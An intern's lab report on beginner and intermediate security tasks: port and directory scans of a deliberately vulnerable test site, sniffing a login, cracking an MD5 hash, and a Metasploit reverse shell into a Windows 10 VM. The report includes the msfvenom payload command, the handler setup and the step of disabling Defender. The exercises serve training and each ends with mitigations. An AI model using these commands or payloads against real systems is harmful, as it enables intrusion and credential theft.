

# Cybersecurity Internship ShadowFox Beginner to Intermediate Tasks — Practical Implementation & Report

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#### Introduction:

The field of Cybersecurity is evolving at an alarming rate with new threats, risks as well as their mitigation methods arising every single day. This report is a documentation of the practical tasks completed as part of my cybersecurity internship at **ShadowFox** in **August 2025**.

The tasks provided to us interns during the span of our internship were specifically focused to help us build our cybersecurity skills as well as help us gain practical experience. The tasks were divided into three types: **Beginner**, **Intermediate** & **Hard** all designed to help build and gain confidence in our skills. While this report covers the two (Beginner & Intermediate) tasks.

This report includes detailed steps and outcomes for each task and also reflects the hands-on learning and skills development acquired throughout the internship.

#### Information About the Machine:

Throughout the whole Internship period, to perform the given tasks the machine which I will be using is **Kali Linux**.



Figure 1

#### **System Information:**

OS: Kali Linux 2025.2

Kernel Version: 6.12.33 - amd64

Tools Used: Nmap, Wireshark, Metasploit, PE Explorer

# **Beginner Level Tasks:**

# Task 1: Port Scanning:

Question → Find all the ports that are open on the website <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>

Attack Used: Port scan
Target: testphp.vulnweb.com

Tool Used: Nmap Severity: Medium

CVSS Score: 5 (Reconnaissance)

Impact: Reveals the open/vulnerable ports that may be used to exploit the target system.

#### **Steps to Reproduce:**

- Open the terminal in your Linux.
- Use Sudo su command to access root privileges.
- Move to the directory with your registered name.
- Run the Nmap command on the target URL.
- Command: nmap -sS -sV testphp.vulnweb.com
  - -sS SYN scan (stealthy)
  - -sV detects service versions
- Results of the scan:
- Open TCP Port: 80 (http)
- Version: nginx 1.19.0

```
(root@kali)-[/home/kali/ASHOK_siravi]

# ping testphp.vulnweb.com

PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.

64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=128 time=262 ms
```

Figure 2

Figure 3

- Use IDS/IPS to continuously monitor open ports.
- Use firewalls to close unused ports

# Task 2: Directory Brute-forcing:

Question  $\rightarrow$  Brute force the website <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a> and find the directories that are present in the website.

Attack Used: Directory Brute-force (Enumeration)

Target: testphp.vulnweb.com

Tool Used: Gobuster Severity: Medium CVSS Score: 6.5

Impact: May find out the information in the hidden directories of a website.

#### **Steps to Reproduce:**

- Open your terminal in Linux.
- Switch to root user privileges and move to the directory with your registered name.
- Run gobuster command on the target URL.
- Command: gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt
  - dir Used for directory attacking mode in gobuster.
  - -u To define the target URL.
  - -w To define the wordlists to use.
- Results of the Scan:
- Discovered directories:
  - /admin/ admin panel information
  - /secured/ May have protected data
  - /CVS/
  - /images/, /pictures/, /vendor/ Probably contains visual data

```
(root@kali)-[/home/kali/ASHOK_siravi]
gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt
 Gobuster v3.6
 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                                             http://testphp.vulnweb.com/
        Method:
         Threads:
                                                              10
  [+] Wordlist:
                                                              /usr/share/wordlists/dirb/common.txt
  [+] Negative Status codes:
                                                             404
 [+] User Agent:
[+] Timeout:
                                                             gobuster/3.6
 Starting gobuster in directory enumeration mode
/admin (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/cgi-bin (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Repository (Status: 200) [Size: 1]
/CVS/Repository (Status: 200) [Size: 8]
/CVS/Root (Status: 200) [Size: 8]
/favicon.ico (Status: 200) [Size: 894]
/images (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php (Status: 200) [Size: 4958]
/pictures (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
           ______
```

Figure 4

- Use web Application Firewalls
- Use Rate Limiting to prevent brute-forcing Attacks
- Use complex login credentials
- Avoid using common directory names

## Task 3: Network Interception (Packet Sniffing):

Question → Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Attack Used: Credential Interception (Packet Sniffing)

Target: testphp.vulnweb.com

Tool Used: Wireshark Severity: High CVSS Score: 8.2

Impact: The attackers may gain access of your credentials by monitoring the network.

#### **Steps to Reproduce:**

- Open the terminal in your Linux.
- Switch to root user privileges and move to the directory with your registered name.
- Run Wireshark and select the actively used network interface(eth0).




Figure 5

- Start the packet Capture.
- Now login to the target website using




Figure 6

 Now to search for the network packet in Wireshark, apply http filter and look for a POST request.




Figure 7

• After following the TCP stream of that request, we will be able to see the credentials which we used while logging in the target website.

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=Ashok+siravi&pass=Shadowfox
HTTP/1.1 302 Found
Server: nginx/1.19.0
Date: Fri, 29 Aug 2025 20:55:42 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: login.php
```

Figure 8

• Results:

username: Ashok+siravipassword: Shadowfox

- Use secure and encrypted network transfer protocols like **HTTPS**.
- Avoid transmitting personal data over unencrypted network channels.

# **Intermediate Level Tasks:**

### Task 1: Cracking Vercrypt file Password Hash:

Question  $\rightarrow$  A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Attack Used: Hash Password Cracking Tools Used: Hashid, Hashcat, Veracrypt

Severity: Medium CVSS Score: 5

Impact: Cracking the password hash means the content of the file can be accessed which may lead in leaking of important information.

#### **Steps to Reproduce:**

- Open the file named ecoded.txt and copy hash text from it.
- Hash obtained from the file: 482c811da5d5b4bc6d497ffa98491e38



Figure 9

- Open your Linux terminal.
- Use **hashid** tool to find out the probable hashing algorithm used to encrypt the password.

```
B kali)-[/home/kali/ASHOK_siravi]
    hashid 482c811da5d5b4bc6d497ffa98491e38
Analyzing '482c811da5d5b4bc6d497ffa98491e38'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Figure 10

- As we can see that the **hashid** tool is indicating towards three probable hashing algorithms, we can try cracking it with any of these three (Hit & Trial).
- We will store the hash in a file named **hash.txt**.
- Command: echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

```
(root⊕ kali)-[/home/kali/ASHOK_siravi]
# echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt
```

Figure 11

- Next we will use the **Hashcat** Tool to crack the hash.
- Command: hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

Figure 12

```
482c811da5d5b4bc6d497ffa98491e38:password123
Session..... hashcat
Status..... Cracked
Hash.Mode..... 0 (MD5)
Hash.Target....: 482c811da5d5b4bc6d497ffa98491e38
Time.Started....: Sat Aug 30 07:40:12 2025 (0 secs)
Time.Estimated...: Sat Aug 30 07:40:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 15889 H/s (0.13ms) @ Accel:512 Loops:1 Thr:1 Vec:8 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344384 (0.01%)
Rejected..... 0/2048 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
Hardware.Mon.#1..: Util: 62%
```

Figure 13

- Result:
  - Cracked Password Hash: password123
- Now moving on to next phase, we need to open the veracrypt file in the veracrypt software.
- Open veracypt and mount the file.




Figure 14

• After mounting, the prompt appeared for password, where we will enter the extracted password "password123".




Figure 15

• After entering the password navigate to windows explorer there will be a local disk drive present with the name of the letter you selected in the veracrypt like shown in the below image (local disk B).




Figure 16

• Now if we check inside this local drive we will find a text file named shadowfox cybersecurity.




Figure 17

• And if we open this file in the Notepad we will find the secret code.



Figure 18

- Result:
  - Secret Code: Never giveup

- Use strong and complex passwords.
- Use modern (complex) hashing algorithms.
- Use multi-factor authentication when encrypting the files.

# Task 2: Locating the Entry-Point Address of the Veracrypt exe file:

Question  $\rightarrow$  An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Attack Used: Entry Point Discovery (File Analysis)

Tool Used: PE Explorer


Severity: Low (As this is a static file analysis and no real time compromised system is

involved). CVSS Score: 3

Impact: Revealing the entry points may help in discovering the source of an attack, reverse engineering, malware identification, source and analysis (in case of a malware attack).

#### **Steps to Reproduce:**

• Install and Open the tool PE Explorer v2.03 on windows.



• Then load the veracrypt executable file into the explorer.




Figure 20

- Click open
- After opening that file we will see a lot of information popping up on our screen.
- We need to look for the field **Entry point** in the **header section** of the information.




Figure 21

- As we can see in the above image the field Entry point has some value in front of it and that it is the answer we were looking for.
- Result:
  - Address of the entry point: 0x6CAC0

- Use code obfuscation to make the logic flow difficult to understand.
- Sign binaries to ensure tamper detection.

# Task 3: Establishing a Reverse shell connection from Windows 10:

Question  $\rightarrow$  Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Attack Used: Reverse shell generation

Tool Used: Metasploit, msfvenom, msfconsole.

Severity: High CVSS Score: 8.7

Impact: Successful execution of this attacks results in full access of the victim's system.

May lead to data theft, malware injection etc.

#### **Steps to Reproduce:**

- Open your kali Linux and move to the directory with your name.
- Check for the IP address of your Linux machine.
- Command ifconfig

```
(root@kali)-[/home/kali/ASHOK_siravi]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:af:31:6d:21 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.121.129 netmask 255.255.255.0 broadcast 192.168.121.255
```

Figure 22

• IP Address – 192.168.121.129

- Now open msfconsole in your terminal.
- Command msfconsole

```
)-[/home/kali/ASHOK_siravi]
 msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
%%%% %% %%%%%%
6% %% %% %%% %% %%%
%%%% %% %% %
%%%% %% %% %
%%%% %%%%%% %%
%%%%%%%%%%%% %%%%
%%%%%%%%%%%%%%%%%%%
=[ metasploit v6.4.69-dev
    2529 exploits - 1302 auxiliary - 431 post
    1669 payloads - 49 encoders - 13 nops
  --=[ 1669 paylone==== 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
<u>msf6</u> > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.129 LPORT=4444 -f exe > s
hell.exe
```

Figure 23

- Now we will create a payload using **msfvenom** to setup a reverse shell connection from our windows 10 machine.
- Command msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.121.129 LPORT=4444 -f exe > shell.exe
- We will be able to see the file with the payload in it (shell.exe) in our current working Directory (Ashok siravi).

```
<mark>__(root@kali)-[/home/kali/ASHOK_siravi]</mark>
# ls
hash.txt shell.exe
```

Figure 24

- Now that we have our malicious payload file we will transfer it to the Victim (Windows 10).
- For that we will use the **python HTTP server** on Linux machine and host the file online.

```
____(root@kali)-[/home/kali/ASHOK_siravi]
_# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

- Now we install this file on our windows machine.
- Windows 10 Machine:
- We will also check the IP Address of the Windows 10 machine.
- Open command prompt and run the Command ipconfig

```
C:\Users\admin>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
                                                                       *Untitled - Not... —
                                                                       File Edit Format View Help
  Connection-specific DNS Suffix
                                      localdomain
  Link-local IPv6 Address . . . .
                                      fe80::2712:5a9c:d44d:bec1%6
                                                                       Ashok Siravi
   IPv4 Address. .
                                      192.168.121.132
  Subnet Mask .
                                      255.255.255.0
  Default Gateway
                                     192.168.121.2
```

Figure 26

- IP Address 192.168.121.132
- Now, to install the **shell.exe** file on our **windows machine** we will search the web for the file as we have already hosted it from our **Kali machine**.
- Open the Browser and search for <a href="http://192.168.121.129:8000/shell.exe">http://192.168.121.129:8000/shell.exe</a>.




Figure 27

- When we search for this the file will be downloaded on our Windows machine.
- In some cases the Windows defender software may block the download so we may need to shut it down like we turned it off as shown in the image below.




Figure 28

• After that we will be able to see the file in the **Downloads** in our **Windows machine**.




Figure 29

- As we have now downloaded the **shell** file on our victim machine, we now will start our **metasploit** in our Linux machine and setup the **handler** to check for connections.
- Command msfconsole

Use exploit/multi/handler

```
)-[/home/kali/ASHOK_siravi]
Metasploit tip: Use help <command> to learn more about any command
 metasploit >
     =[ metasploit v6.4.69-dev
--=[ 2529 exploits - 1302 auxiliary - 432 post
     --=[ 1672 paylo
--=[ 9 evasion
           1672 payloads - 49 encoders - 13 nops
Metasploit Documentation: https://docs.metasploit.com/
<u>msf6</u> > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
<u>msf6</u> exploit(mu
                       indler) > set l
set listenertimeout set loglevel
set lhost
                                                                       set lport
msf6 exploit(multi
                             ) > set lhost 192.168.121.129
lhost => 192.168.121.129
                             ) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(
payload => windows/meterpreter/reverse_tcp
<u>msf6</u> exploit(
                             ) > run
[*] Started reverse TCP handler on 192.168.121.129:4444
```

Figure 30

• After this we can see that the machine has started to listen for reverse connections, so if we just **run the shell.exe file on the victims machine** we will be able to see the connection setup here.




Figure 31

• After running this file we will be able to see to connection setup on our **Kali Linux** machine.

```
i)-[/home/kali/ASHOK_siravi]
     msfconsole
Metasploit tip: Use help <command> to learn more about any command
  cowsav++
  metasploit >
         =[ metasploit v6.4.69-dev
=[ 2529 exploits - 1302 auxiliary - 432 post
=[ 1672 payloads - 49 encoders - 13 nops
  -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set l

cot block
lhost => 192.168.121.129
msf6_exploit/
                                                                                       set lport
                                   r) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload v
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.121.129:4444

[*] Sending stage (177734 bytes) to 192.168.121.132

[*] Meterpreter session 1 opened (192.168.121.129:4444
                                                                                192.168.121.132:50767) at 2025-08-3
```

Figure 32

- As we can see in the above image the connection setup with the machine which has IP Address 192.168.0.105 (Window machine's IP Address).
- To confirm we can run some commands such as ls

```
meterpreter > shell
Process 2068 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
C:\Users\admin\Downloads>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\admin\Downloads>dir
dir
  Volume in drive C has no label.
Volume Serial Number is 6272-A960
  Directory of C:\Users\admin\Downloads
08/30/2025
08/30/2025
08/30/2025
08/30/2025
08/30/2025
08/30/2025
08/30/2025
08/30/2025
                    05:19 AM
                                        <DIR>
                    05:19 AM
04:32 AM
                                        <DIR>
                                         05:01 AM
                    04:32 AM
                    05:02 AM
                    04:32 AM
05:19 AM
04:32 AM
                         7 File(s)
2 Dir(s)
C:\Users\admin\Downloads>
```

Figure 33

- After running the command, we are able to see that we are currently in the **Downloads** folder where we can find the **shell.exe** file.
- So, with this we can say that we have successfully setup a reverse connection with Windows 10 machine.

- Always enable antivirus software such as Windows Defender.
- Always keep the security software updated.
- Use Network firewall to block suspicious downloads.